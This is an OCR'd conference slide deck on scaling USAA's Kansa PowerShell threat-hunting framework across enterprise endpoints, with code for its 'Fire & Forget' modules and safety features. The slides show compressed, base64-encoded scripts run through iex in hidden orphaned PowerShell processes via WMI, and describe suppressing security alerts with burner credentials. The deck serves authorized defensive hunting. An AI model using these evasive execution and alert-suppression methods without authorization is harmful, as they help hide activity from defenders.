20 Jun 2020

Kansa@Scale
Enterprise Threat Hunting

USAA Threat Hunting Team Open-Source Contribution

Jon Ketchum
Threat Hunter
USAA Cyber Threat Ops Center

OUR MISSION

The mission of the association is to facilitate the financial security of its members, associates and their families through provision of a full range of highly competitive financial products and services; in so doing, USAA seeks to be the provider of choice for the military community.

THE USAA STANDARD

Keep our membership and mission first

Live our core values: **Service, Loyalty, Honesty, Integrity**

Be compliant and manage risk

Build trust and help each other succeed

Embrace diversity and be purposefully inclusive

Innovate and build for the future

Kansa@Scale – Enterprise Threat Hunting

- **Refresher: What is Kansa? Pre-requisites & Limitations**
- **Journey of Creative Solutions**
  - Distributed Parallel Deployment
  - ELK Integration for Centralized Collection
  - Asynchronous Execution (Fire&Forget)
  - Avoiding Alert Generation
  - Safeties/Metrics/Monitoring
  - Just-In-Time Module Assembly
  - PullBin via Necromancer
  - LaunchPad
- **New Modules / Case Studies**

Refresher: What is Kansa?

Need to run arbitrary powershell scripts on remote hosts for Threat Hunting/IR?

THIS IS THE WAY

- Modular Powershell Framework (v2 compatible)
- Incident Response / Threat Hunting
- Run triage/forensic collection scripts on targets
- Custom & Community-provided modules
- Includes Analysis Scripts

Pre-requisites


- **Powershell**
- **WinRM port 5985/5986**
- **Credentials**
- **RSAT**
- **ELK**
- **Deployment Server(s)**
- **Staging Server(s) with REST API**
  - (and load balancer?)

Kansa Limitations

WILL IT SCALE?

- **Can’t-sa?**
  - Limited to 50-100 targets
  - Analyst workstation network bottleneck
  - Job-timeout, long-running jobs
  - Results stored on local disk

Limitation: Serial deployment




First Challenge

- Where Kansa excels: run handful of modules on 20-30 systems
- Our Desire: Run 1 module on 150K+ systems
- Limitation: Runs too slow, especially on long-modules

Solution: Distributed Deployment & Centralized Logging

1. Distribute job/targets to Kansa-Servers
2. Kansa-Servers connect to targets, execute job, collect results

Solution: Distributed Deployment & Centralized Logging



3. Servers send errors & results to ELK
4. Analyst performs analysis via ELK dashboards/aggregations/viz

Not enough

- **Success: Running on 100K+ systems with centralized results**
- **Limitation: Still bottlenecks on synchronous module-duration**

Fire & Forget Modules


- **Our solution: Async jobs, Orphaned child process, self-reporting to ELK**

- Collect/Format/Standardize results
- Send results to ELK
- <MODULE CODE>
- Compress & Base64 encode module
- Spawn orphaned-child PS process
- Include self-unpacker
- Report Target, Child PID

Fire & Forget Modules

```
$scriptblock_str = @'
#Module code plus functions to Collect/Format/Standardize/Send results to ELK
'@

function Compress-EncodeScript{
    param([string]$script = "")
    $m=New-Object System.IO.MemoryStream
    $s=New-Object System.IO.StreamWriter(
        New-Object System.IO.Compression.GZipStream($m,[System.IO.Compression.CompressionMode]::Compress))
    $s.Write($script -join "`n")
    $s.Close()
    $r=[System.Convert]::ToBase64String($m.ToArray())
    $p = "`$d=[System.Convert]::FromBase64String('$r');`$m=New-Object System.IO.MemoryStream;
     `$m.Write(`$d,0,`$d.Length);`$m.Seek(0,0);iex (New-Object System.IO.StreamReader(New-Object
     System.IO.Compression.GZipStream(`$m,[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()"
    return $p
}

# Compress and encode scriptblock to pass to endpoint with self-decompression/decode script
$scriptblock_bytes = [System.Text.Encoding]::Unicode.GetBytes($scriptblock_str)
$scriptblock_CompEnc = Compress-EncodeScript -script $scriptblock_str

$myproc = ([wmiclass]"\\localhost\ROOT\CIMV2:win32_process").Create(
    "powershell.exe -NoProfile -windowstyle hidden -Command $scriptblock_CompEnc")
$o = "" | Select-Object PID,Hostname,Message,KansaModule
$o.PID,$o.Hostname,$o.Message,$o.KansaModule = $myproc.ProcessID,
                                               ($env:COMPUTERNAME).ToLower(),
                                               'FireForget Kansa module launched on endpoint',
                                               $global:moduleName
$o
```


Asynchronous Deployment/Collection



elastic

1. Fabricate the Fire&Forget module, deploy it to the servers

Asynchronous Deployment/Collection



2. Deploy to endpoints, results sent to ELK immediately

I am my own worst enemy

- **Success: Centralized Command/Control, Decentralized execution**
- **Limitation: Now we look like malware**

You were supposed to destroy them

Not Join them!

I am my own worst enemy

```powershell
$scriptblock_str = @'
#Module code plus functions to Collect/Format/Standardize/Send results to ELK
'@

function Compress-EncodeScript{
    param([string]$script = "")
    $m=New-Object System.IO.MemoryStream
    $s=New-Object System.IO.StreamWriter(
        New-Object System.IO.Compression.GZipStream($m,[System.IO.Compression.CompressionMode]::Compress))
    $s.Write($script -join "`n")
    $s.Close()
    $r=[System.Convert]::ToBase64String($m.ToArray())
    $p = "`$d=[System.Convert]::FromBase64String('$r');`$m=New-Object System.IO.MemoryStream;
     `$m.Write(`$d,0,`$d.Length); $m.Seek(0,0);iex (New-Object System.IO.StreamReader(New-Object
     System.IO.Compression.GZipStream(`$m,[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()"
    return $p
}

# Compress and encode scriptblock to pass to endpoint with self-decompression/decode script
$scriptblock_bytes = [System.Text.Encoding]::Unicode.GetBytes($scriptblock_str)
$scriptblock_CompEnc = Compress-EncodeScript -script $scriptblock_str

$myproc = ([wmiclass]"\\localhost\ROOT\CIMV2:win32_process").Create(
    "powershell.exe -NoProfile -windowstyle hidden -Command $scriptblock_CompEnc")
$o = "" | Select-Object PID,Hostname,Message,KansaModule
$o.PID,$o.Hostname,$o.Message,$o.KansaModule = $myproc.ProcessID,
                                               ($env:COMPUTERNAME).ToLower(),
                                               'FireForget Kansa module launched on endpoint',
                                               $global:moduleName
$o
```

Safewords, Burner Creds, & SOAR check-ins - Oh My!

EDR

Password Vault API

LogRhythm The Security Intelligence Company

DEMISTO A PALO ALTO NETWORKS COMPANY

SWIMLANE

splunk> phantom

DFLABS CYBER INCIDENTS UNDER CONTROL

TheHive

SOAR API

API Key + Approved Src + Burner acct + Approved alerts = Okay


Get "Safe" Word

Get "burner" creds

burner account + times + alert-types = suppress

Notify on-shift analysts

slack



Then Fire Ze Missiles!

Analyst Workstation

We've Gone To Plaid

- **Success: Achieved Ludicrous speed**
- **Limitation: Tipping over services (especially in VDI)**
  - Disk I/O
  - CPU
  - Network Bandwidth
  - RAM

VDI – Unique Considerations

Most workstations spend most of the time idle – wasting resources

VDI – Unique Considerations

Consolidate and share fewer resources

Dynamically reallocate on-demand

Hunting in VDI - Before

Rapid simultaneous scan

Resource bottlenecking

Kansa Fire&Forget Safeguards

Pre-launch checklist

Killswitch timer

Notifications

Staggered Execution

Abort-Function

Performance Metrics

CPU Limiter

Kill-Switch

```
# SAFETY-3: Killswitch.  This safety measure will spawn a parallel orphaned
# process that will forcefully terminate this process after a predetermined
# time has elapsed
if ($killSwitch  -and !$abort) {
    $cmdStr = "c:\windows\system32\cmd.exe /c `"TITLE $HuntID & ping -n $killDelay "+
    "127.0.0.1 1>nul 2>nul & taskkill /F /FI ^`"IMAGENAME eq powershell.exe^`" "+
    "/FI ^`"PID eq $PID^`" /FI ^`"USERNAME eq $SafeUser^`"`""
    $killswx = ([wmiclass]"\\localhost\ROOT\CIMV2:win32_process").Create($cmdStr)
}
```

```
PS C:\Scripts\kansa> $cmdStr
c:\windows\system32\cmd.exe /c "TITLE 31337 & ping  n 3600 127.0.0.1 1>nul 2>nul & taskkill /F /FI ^"IMAGENAME eq powershell.exe^" /FI ^"PID eq 12968^" /FI ^"USERNAME eq IRuser01^""

PS C:\Scripts\kansa>
```

```
# SAFETY-3: Killswitch.  This safety measure will spawn a parallel orphaned
# process that will forcefully terminate this process after a predetermined
# time has elapsed
if ($killSwitch  -and !$abort) {
    $pargs = "start-sleep -Seconds $killDelay; Get-Process -IncludeUserName"+
    " | Where UserName -match $SafeUser | Where ProcessName -eq 'powershell'"+
    " | Where Id -eq $PID | Stop-process -force"

    start-process -NoNewWindow -FilePath "powershell.exe" -ArgumentList $pargs
}
```

```
PS C:\Scripts\kansa> $pargs
start-sleep -Seconds 3600; Get-Process -IncludeUserName | Where UserName -match IRuser01 | Where ProcessName -eq 'powershell' | Where Id -eq 12968 | Stop-process -force

PS C:\Scripts\kansa>
```

Staggered Start, CPU Throttle

```
if($delayedStart) {$rnd = Get-Random -Minimum 1 -Maximum $maxDelay}

# SAFETY-2: Randomized delayed start
if ($delayedStart -and !$abort) { Start-Sleep -s $rnd }
```

```
$CPUpriority = "Idle" #valid values are: "Idle" "BelowNormal" "Normal" "AboveNormal" "High" "RealTime"...recommend

# SAFETY-4: CPU Priority - This will use the process priority level to restrict execution CPU resource utilization
(Get-Process -id $PID).PriorityClass = $CPUpriority
```

Abort-Launch and D-Launcher

Get-AbortCleanKansaServersFF.ps1

- Terminate in-progress deployment
- Bounce services
- Send partial results
- Remove temp files/results

Get-KansaDLauncherFF.ps1

- Terminate Kansa job on endpoints
- Report success

Hunting in VDI v2.0

Results:

- Deploy script to 150K+ endpoints in < 5min
- Script w/ avg runtime of 5min/endpoint
- Spread execution over 0 → 24hrs as desired
- Job survives sleep/hibernation
  - Recalculates runtime to subtract naptime
- 500M+ records collected per day
- Can deploy overlapping jobs simultaneously
  - Jobs distinguished by *HuntID* parameter
- No resource exhaustion (CPU/DiskIO/Network)
  - Recently added RAM safeties

Fire & Forget Modules Getting Unwieldy

- **Success:** Safe Fast Scalable Kansa Jobs
- **Limitation:** Fire & Forget Runtime Parameters are Static
- **Limitation:** Fire & Forget Modules are HUGE
  - Autonomous ELK Reporting
  - Helper Functions
  - Alert-Suppression
  - Safety Mechanisms
  - Metrics
  - …oh, and actual module code

Just-In-Time Kansa Modules

FFwrapper

Integrated Helper Functions

Record-Transmission Functions

Safeword/Alert-Suppression

Safety Mechanisms

Metrics

…oh, and Actual module code

Just-In-Time Kansa Modules

FFwrapper

Integrated Helper Functions

Record-Transmission Functions

Safeword/Alert-Suppression

Safety Mechanisms

Metrics

Actual module code

Just-In-Time Kansa Modules

```
1
2
3
4  foreach ($p in (gps -IncludeUserName)){
5      $r = @{}
6      $p.psobject.properties | %{
7          if($_.Value){
8              $r.add($_.Name,$_.Value)
9          }
10     }
11     Add-Result $r
12 }
13
```

Just-In-Time Kansa Modules

FFwrapper

Integrated Helper Functions

Record-Transmission Functions

Safeword/Alert-Suppression

Safety Mechanisms

Metrics

FF Development Template

Stub helper functions

(Add-Result prints to screen)

Actual module code

Just-In-Time Kansa Modules

```
10  #<DummyFunctionStubs> #DO NOT REMOVE THIS LINE
11  ###   THE FOLLOWING FUNCTIONS AND VARIABLES ARE DUMMY/STUB FUNCTIONS    ###
12  ###   FOR DEVELOPMENT/TESTING PURPOSES ONLY. THESE FUNCTIONS MUST BE    ###
13  ###   REMOVED OR LEFT UNTOUCHED SO THEY CAN BE DYNAMICALLY REMOVED      ###
14  ###   AT LAUNCH/EXECUTION TO AVOID CONFLICTING FUNCTION DEFINITIONS     ###
15  $TOTAL_RESULTS = 0
16  function Add-Result{ param([object]$hashtbl); $TOTAL_RESULTS++; $hashtbl; write-host "`n" }
17  function Get-FileDetails{ param([hashtable]$hashtbl=@{},[string]$filepath = "",[switch]$compu
18  function Get-MagicBytes{ Param([string[]]$Path,[int]$ByteLimit = 2,[int]$ByteOffset = 0); ret
19  function enhancedGCI{ Param([String]$startPath="$env:systemdrive\",[String]$regex=".*",[Strin
20  function Get-File{ param( [string]$server="",[int]$port=80,[string[]]$filename="",[string]$ta
21  function Send-File{ Param([String]$localFilePath,[String]$remoteFilename,[String]$url);Add-Ty
22  function Get-StringHash([String]$stringData, [ValidateSet("MD5","SHA1","SHA256")][String]$Alg
23  $startTime = Get-Date
24  $moduleName = $MyInvocation.MyCommand.Name
25  $tzdiff = ((Get-WmiObject -class Win32_OperatingSystem).CurrentTimeZone / 60)
26  $ModuleAccount = $env:USERNAME
27  $hostname = ($env:COMPUTERNAME).ToLower()
28  $procBitness = [System.IntPtr]::Size * 8
29  #</DummyFunctionStubs> #DO NOT REMOVE THIS LINE
30
```

At Launch Time…

FFwrapper

Integrated Helper Functions

Record-Transmission Functions

Safeword/Alert-Suppression

Safety Mechanisms

Metrics

Actual module code

At Launch Time…

Dynamically Generated

Fire & Forget Module

Integrated Helper Functions

Record-Transmission Functions

Safeword/Alert-Suppression

Parse/transcribe runtime variables

Actual module code

Safety Mechanisms

Metrics

Code Snippets

```
# This module is used to wrap individual Fire&Forget Kansa modules with
# all the basic/common functions necessary to send results back to ELK
# and collect metrics along with safety mechanisms to control execution
# in a large enterprise environment. It also includes functions like
# a recursive file search algorithm that doesn't trip over symlinks or
# junctions, and a function to get metadata about a target file.
# Special comment tags are used to tell the kansa framework how to
# splice the code from the wrapper around the target module at launch.

# DO NOT REMOVE THE FOLLOWING LINE
#<InsertModuleNameHERE>

$scriptblock_str = @'
# Array used to collect individual result hashtables and store them until they are shipped
$RESULTS_FINAL = New-Object -TypeName System.Collections.ArrayList

# Global variable for tracking total number of records produced/sent
$global:RESULTS_COUNT = 0

# Sends a single record to ELK.  Not intended to be called directly by module code
function Send-ElkAlert{
    param(
        [object]$writer,
        [string]$alertContent = ""
    )
    if(($writer -eq $null) -or ($alertContent -eq $null)) { return;}
    $SLmessage = $alertContent.Replace("`r`n", '')
    $writer.WriteLine($SLmessage)
}
```

Code Snippets

```
# Helper function to retrieve the first n bytes of a file to assist in filetype determinations
# by default it will get the first 2 bytes of the target file starting at offset 0
function Get-MagicBytes{
    Param(
        [Parameter(Position=0,Mandatory=$true, ValueFromPipelineByPropertyName=$true,ValueFromPipeline=$True)]
            [string[]]$Path,
        [parameter()]
            [int]$ByteLimit = 2,
        [parameter()]
            [int]$ByteOffset = 0
    )
    if((test-path $Path -PathType Leaf) -and ((gi -force $Path).Length -ge ($ByteOffset + $ByteLimit)) ){
        $Item = Get-Item -Force $Path
        $filestream = New-Object IO.FileStream($Item, [IO.FileMode]::Open, [IO.FileAccess]::Read)
        [void]$filestream.Seek($ByteOffset, [IO.SeekOrigin]::Begin)
        $bytebuffer = New-Object "Byte[]" ($filestream.Length - ($filestream.Length - $ByteLimit))
        [void]$filestream.Read($bytebuffer, 0, $bytebuffer.Length)
        $hexstringBuilder = New-Object Text.StringBuilder
        $stringBuilder = New-Object Text.StringBuilder
        For ($i=0;$i -lt $ByteLimit;$i++) {
            [void]$hexstringBuilder.Append(("{0:X}" -f $bytebuffer[$i]).PadLeft(2, "0"))
            If ([char]::IsLetterOrDigit($bytebuffer[$i]) -and ([int]$bytebuffer[$i] -lt 127)) {
                [void]$stringBuilder.Append([char]$bytebuffer[$i])
            } Else {
                [void]$stringBuilder.Append(".")
            }
        }
        $Hex = $hexstringBuilder.ToString()
        $ASCII = $stringBuilder.ToString()
        $item = $null
        $filestream.Close()
        $filestream = $null
```

Code Snippets

```
# Wrapper variables used for safety and metrics. Setting to default values, but may be overwritten by mod
$startTime = Get-Date
$global:moduleName = "FFwrapper.ps1"
$delayedStart = $true
$maxDelay = 28800 #8hrs, spread execution across endpoints out over the space of Xsec
$killSwitch = $true
$killDelay = 900 #15min, allow sufficient time for execution, upload and TCP reporting to ELK
$VDIcheck = $false
$CPUpriority = "Idle" #valid values are: "Idle" "BelowNormal" "Normal" "AboveNormal" "High" "RealTime"...
$tzdiff = ((Get-WmiObject -class Win32_OperatingSystem).CurrentTimeZone / 60)
$ElkServers = @()
$ElkPorts = @()
$ModuleAccount = $env:USERNAME
$HuntID = $startTime.ToString("yyyyMMddHHmmss")
$SafeWord = "safeword" #placeholder
$SafeUser = $ModuleAccount #placeholder
$domain = "local" #placeholder
$VDIname = '^VDIhost' #placeholder
$VDIip = '127.0.0.1' #placeholder
$HelpdeskAlert = @{RESTendpoint = '127.0.0.1'; description = 'Automated alert indicating the start of a K
$Notify = $false

```

Code Snippets

```
474
475  # DO NOT REMOVE THE FOLLOWING LINE. The kansa launcher uses this tag to pass module-specific commandline runt
476  #<InsertFireForgetArgumentsHERE>
477
478  # Setting up variables used for metrics
479  $global:hostname = ($env:COMPUTERNAME).ToLower()
480  $host.ui.RawUI.WindowTitle = $HuntID
481  $OS = Get-WmiObject -class Win32_OperatingSystem
482  $OSversion = [environment]::OSVersion.Version.ToString()
483  $OSfriendly = $OS.Caption
484  $OSsvcPack = $OS.CSDVersion
485  if($OSsvcPack){$OSsvcPack = $OSsvcPack.Trim()}
486  $OSbitness = $OS.OSArchitecture
487  $OSinstallTime = [datetime]::parseexact(($OS.InstallDate -split '-')[0],'yyyyMMddHHmmss.ffffff',$null)
488  $OScurrentTime = [datetime]::parseexact(($OS.LocalDateTime -split '-')[0],'yyyyMMddHHmmss.ffffff',$null)
489  $OSlastBootTime = [datetime]::parseexact(($OS.LastBootUpTime -split '-')[0],'yyyyMMddHHmmss.ffffff',$null)
490  $HostPhysMemory = (get-ciminstance -class "cim_physicalmemory" | Select Capacity| Measure-Object -Property Cap
491  $HostCPU = get-ciminstance -class "cim_processor"
492  $procBitness = [System.IntPtr]::Size * 8
```

Code Snippets

```
535 # SAFETY-2: Randomized delayed start
536 if ($delayedStart -and !$abort) { Start-Sleep -s $rnd }
537
538 if($Notify){
539     $HelpdeskAlert.severity = 5
540     Notify-Helpdesk -RESTendpoint $($HelpdeskAlert.RESTendpoint) -description $($HelpdeskAlert.
541 }
542
543 # SAFETY-3: Killswitch.  This safety measure will spawn a parallel orphaned
544 # process that will forcefully terminate this process after a predetermined
545 # time has elapsed
546 if ($killSwitch  -and !$abort) {
547     $cmdStr = "c:\windows\system32\cmd.exe /c `"TITLE $HuntID & ping -n $killDelay 127.0.0.1 1>
548     $killswx = ([wmiclass]"\\localhost\ROOT\CIMV2:win32_process").Create($cmdStr)
549 }
550
551 # SAFETY-4: CPU Priority - This will use the process priority level to restrict execution CPU r
552 (Get-Process -id $PID).PriorityClass = $CPUpriority
```

Code Snippets

```
# Placing entire module in this IF statement ensures that metrics are still collected even if the module must abort for
If (!$abort){
##############MODULE CODE INSERTED HERE#################

# DO NOT REMOVE THE FOLLOWING COMMENT/TAG - it is used by kansa to dynamically splice module code into this wrapper at T
#<InsertFireForgetModuleContentsHERE>

##############END OF MODULE SPECIFIC CODE###############
}
$endTime = Get-Date
$totalDuration = $endTime - $startTime
$runTime = $endTime - $startTime.AddSeconds($rnd)
$sleepEvents = $null
if($runTime.TotalSeconds -gt $killDelay){$sleepEvents = Get-EventLog -LogName System -Source Microsoft-Windows-Power-Tro
if($abort) { $runTime = $totalDuration }
$thisProc = get-process | where Id -eq $pid | Select PM,CPU,WS
